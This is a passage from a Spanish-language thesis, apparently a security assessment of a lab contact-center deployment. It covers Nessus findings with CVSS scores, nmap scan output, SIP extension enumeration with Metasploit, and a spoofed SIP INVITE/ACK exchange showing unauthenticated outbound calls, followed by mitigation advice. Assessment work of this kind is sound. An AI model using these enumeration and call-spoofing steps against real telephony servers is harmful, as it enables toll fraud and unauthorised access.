
A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: no

Figura 59. Metrica vulnerabilidad Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, y a la integridad y sin impacto a la disponibilidad.

SMB Signing Disabled como se observa en la figura 60, la firma está deshabilitada en el servidor SMB remoto. Esto puede permitir ataques man-in-the-middle contra el servidor SMB.


Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 5.0 y su vector score se describe como:

A nivel de métricas de explotabilidad:
Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: no
Integridad: parcial
Disponibilidad: no

Figura 60. Metrica vulnerabilidad SMB Signing Disabled.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación sin un impacto a la confidencialidad, y con impacto medio a la integridad y sin impacto a la disponibilidad.

7.2.2.3 Bajas. SSL RC4 Cipher Suites Supported como se observa en la figura 61, el host remoto es compatible con el uso de RC4 en uno o más conjuntos de cifrado.

El algoritmo de cifrado RC4 es defectuoso en su generación de una corriente pseudo-aleatoria de bytes de modo que una amplia variedad de pequeños sesgos se introduce en la corriente, disminuyendo su aleatoriedad.

Si en texto plano se cifra en repetidas ocasiones (por ejemplo, cookies HTTP), y un atacante es capaz de obtener muchos (es decir, decenas de millones) textos cifrados, el atacante puede ser capaz de obtener el texto en claro.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 2.6 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: alta
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 61. Metrica vulnerabilidad SSL RC4 Cipher Suites Supported.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad alta y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

FTP Supports Clear Text Authentication como se observa en la figura 62: el servidor FTP remoto permite que el nombre del usuario y contraseña que se transmiten en texto claro, podría ser interceptado por un sniffer de red o un ataque man-in-the-middle.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 2.6 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: alta
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 62. Metrica vulnerabilidad FTP Supports Clear Text Authentication.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad alta y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

Terminal Services Encryption Level is not FIPS-140 Compliant como se observa en la figura 63, la configuración de cifrado utilizado por el servicio remoto de Servicios de Terminal Server no es compatible con FIPS-140.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 2.6 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: alta
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 63. Metrica vulnerabilidad Terminal Services Encryption Level is not FIPS-140 Compliant.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad alta y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

Vulnerabilidades a nivel de SIP: a nivel de vulnerabilidades del protocolo SIP del servidor de CIC se encontro lo siguiente:

Con el script SIP SCAN (sipscan.pl) se pudo determinar la versión, agente y métodos usados por el servidor de CIC:

192.168.10.61:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"ININ-TsServer/4.0004.0017.316", "Allow"=>"ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, PRACK, REFER, SUBSCRIBE"}

Esta información permiteidentificar la versión del servidor, el puerto por el cual responde señalización SIP, y los comandos permitidos.

Con el modulo auxiliar de Metasploit framework se pudo enumerar las extensiones creadas en el servidor de CIC:

[*] Found User: 8000 sip:8000@192.168.10.61 [Auth]
[*] Found User: 8001 sip:8001@192.168.10.61 [Auth]
[*] Found User: 8002 sip:8002@192.168.10.61 [Auth]

Esto permite conocer las extensiones creadas en el servidor y si utilizan o no autenticación.

Adicionalmente con el script de SIP INVITE (sipinvite.pl) se pudo hacer que el servidor de CIC aceptara un INVITE y simulara una llamada saliente:

INVITE sip:5557778888@192.168.10.23:5060 SIP/2.0
To: "Unknown" <sip:5557778888@192.168.10.23:5060>
From: "Juan Jaramillo" <sip:3213003572@labcic.com:5060>;tag=bf5bjzA
Via: SIP/2.0/UDP 192.168.10.61:5060;branch=z9hG4bK43ljn66vzAwtlU4OIny6
Call-ID: d6d42085a213d8325f2e1f267bbafe19@192.168.10.61
CSeq: 1 INVITE
Contact: <sip:3213003572@192.168.10.61:5060>
Max-Forwards: 70
x-inin-crn: 1001961904;loc=%3cRegionDefaultLocation%3e
Supported: join, replaces
User-Agent: ININ-TsServer/4.0004.0017.316
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, PRACK, REFER, SUBSCRIBE
Accept: application/sdp
Accept-Encoding: identity

Content-Type: application/sdp
Content-Length: 205

ACK sip:5557778888@192.168.10.23:5060 SIP/2.0
To: "Unknown" <sip:5557778888@192.168.10.23:5060>;tag=as5076320d
From: "Juan Jaramillo" <sip:3213003572@labcic.com:5060>;tag=bf5bjzA
Call-ID: d6d42085a213d8325f2e1f267bbafe19@192.168.10.61
CSeq: 1 ACK
Via: SIP/2.0/UDP 192.168.10.61:5060;branch=z9hG4bK6b7bqEsf2bc2h575E6dA
Max-Forwards: 70
x-inin-crn: 1001961904;loc=%3cRegionDefaultLocation%3e
Supported: join, replaces
User-Agent: ININ-TsServer/4.0004.0017.316
Content-Length: 0

Esto permitiría realizar llamadas sin autenticación a través del CIC.

Los demás scripts: FreePBX, RTP FLOOD, RTP SCAN, RTP SENT no mostraron resultados, ni afectación sobre el servidor.

7.2.3 Campaing Server. Se realizó un escaneo de puertos, utilizando nmap, del servidor Campaing Server, que tiene dirección IP 192.168.10.63:

Starting Nmap 6.47 (http://nmap.org) at 2015-02-18 20:00 COT
Nmap scan report for 192.168.10.63
Host is up (0.00029s latency).
Not shown: 993 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title.
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open netbios-ssn
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
MAC Address: 00:0C:29:CD:6A:1B (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_nbstat: NetBIOS name: LABCICCS, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:cd:6a:1b (VMware)
| smb-os-discovery:
| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: LABCICCS
| NetBIOS computer name: LABCICCS
| Domain name: labcic.com
| Forest name: labcic.com
| FQDN: LABCICCS.labcic.com
|_ System time: 2015-02-18T20:02:07-05:00
| smb-security-mode:
| Account that was used for smb scripts: guest
| User-level authentication
| SMB Security: Challenge/response passwords supported
|_ Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT ADDRESS
1 0.29 ms 192.168.10.63

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.75 seconds

Del escaneo de puertos se encontraron los siguientes puertos TCP abiertos:

80 – HTTP
135 – MSRPC
139 – NETBIOS
445 – NETBIOS
49152 – MSRPC
49153 – MSRPC
49154 – MSRPC

Nmap también entregó información acerca del sistema operativo instalado en el servidor: Windows Server 2008 R2 Datacenter 7601 Service Pack 1.

La MAC del servidor es: 00:0C:29:CD:6A:1B

Con la opción –A de nmap se encuentra:


En el puerto 80: http-methods: Potentially risky methods: TRACE: permitiendo realizar un ataque de **Cross-Site Tracing**.

A nivel de NetBIOS: smb-security-mode:
Account that was used for smb scripts: guest
User-level authentication
SMB Security: Challenge/response passwords supported
Message signing disabled (dangerous, but default)

Se observa que NetBIOS y SMB están permitiendo el uso de la cuenta de invitado, la cual es por haber realizado una instalación por defecto del sistema operativo.

Se realiza un escaneo de vulnerabilidades utilizando Nessus y donde se encuentran las siguientes vulnerabilidades como se observa en la figura 64.

Figura 64. Vulnerabilidades encontradas en el Campaing Server.



Fuente: Los Autores.

Las vulnerabilidades encontradas son:

7.2.3.1 Criticas. MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution como se observa en la figura 65, una falla en la forma en que los procesos de los clientes DNS de Windows instalados LINK- Multicast Nombre Resolución (LLMNR) consultas locales pueden ser explotados para ejecutar código arbitrario en el contexto de la cuenta NetworkService.

Tener en cuenta que Windows XP y 2003 no son compatibles con LLMNR y la explotación con éxito en esas plataformas requiere acceso local y la capacidad de ejecutar una aplicación especial. En Windows Vista, 2008, 7 y 2008 R2, sin embargo, el problema se puede explotar de forma remota.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 7.5 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: parcial

Figura 65. Metrica vulnerabilidad MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, a la integridad y a la disponibilidad.

7.2.3.2 Medias. SMB Signing Disabled como se observa en la figura 66, la firma está deshabilitada en el servidor SMB remoto. Esto puede permitir ataques man-in-the-middle contra el servidor SMB. Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 5.0 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: no
Integridad: parcial
Disponibilidad: no

Figura 66. Metrica vulnerabilidad SMB Signing Disabled.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación sin un impacto a la confidencialidad, con impacto parcial a la integridad y sin impacto a la disponibilidad.

7.2.4 Mitigación de vulnerabilidades y recomendaciones. Para mitigar las vulnerabilidades encontradas en cada uno de los servidores se deben realizar las siguientes acciones:

7.2.4.1 Media Server. Aplicar las actualizaciones del sistema operativo, en este caso para Windows 2008 Server R2, en particular para corregir las vulnerabilidades:

http://technet.microsoft.com/en-us/security/bulletin/ms11-030
http://technet.microsoft.com/en-us/security/bulletin/ms12-020

Para RDP: seleccionar la opción 'Permitir conexiones sólo desde equipos que ejecuten Escritorio remoto con Autenticación a nivel de red'.

Hacer cumplir la firma de mensajes en la configuración del host. En Windows, esto se encuentra en la Directiva de seguridad local.

Utilizar una entidad certificadora y generar certificados no autofirmados.

Habilitar a nivel de red de autenticación (NLA) en el servidor RDP remoto. Esto se hace generalmente en la ficha 'Remote' de la configuración del 'sistema' en Windows.

Cambiar el nivel de cifrado de RDP a compatible con FIPS.

Evitar el uso de algoritmos de cifrado RC4.

7.2.4.2 CIC Server. Desactivar FTP anónimo

Cambiar a SFTP (parte de la suite SSH) o FTPS (FTP sobre SSL / TLS).

Para RDP: seleccionar la opción 'Permitir conexiones sólo desde equipos que ejecuten Escritorio remoto con Autenticación a nivel de red'

Hacer cumplir la firma de mensajes en la configuración del host. En Windows, esto se encuentra en la Directiva de seguridad local.

Utilizar una entidad certificadora y generar certificados no autofirmados.

Habilitar a nivel de red de autenticación (NLA) en el servidor RDP remoto. Esto se hace generalmente en la ficha 'Remote' de la configuración del 'sistema' en Windows.

Cambiar el nivel de cifrado de RDP a compatible con FIPS.

Evitar el uso de algoritmos de cifrado RC4.


Utilizar autenticación fuerte a nivel de las extensiones, estaciones y usuarios en el servidor de CIC.

Crear política de contraseñas y aplicarla en el servidor CIC a nivel de usuarios

Utilizar TLS a nivel de autenticación para los usuarios y clientes.

Crear políticas de acceso para solo las estaciones, gateways y dispositivos permitidos (El CIC permite la configuración de políticas de acceso a nivel de IP, como se muestra en la figura 67)


Figura 67. Configuracion de politicas de acceso en servidor CIC.



Fuente: autores.

En esta configuración, se pueden crear excepciones para permitir IP específicas o denegar IP específicas como se observa en la figura 68.

Figura 68. Excepciones para permitir o denegar direcciones IP en el servidor CIC.



Fuente: autores.

7.2.4.3 Campaign Server. Aplicar las actualizaciones del sistema operativo, en este caso para Windows 2008 Server R2, en particular para corregir las vulnerabilidades:

http://technet.microsoft.com/en-us/security/bulletin/ms11-030

Para RDP: seleccionar la opción 'Permitir conexiones sólo desde equipos que ejecuten Escritorio remoto con Autenticación a nivel de red'

Hacer cumplir la firma de mensajes en la configuración del host. En Windows, esto se encuentra en la Directiva de seguridad local.

8. CONCLUSIONES

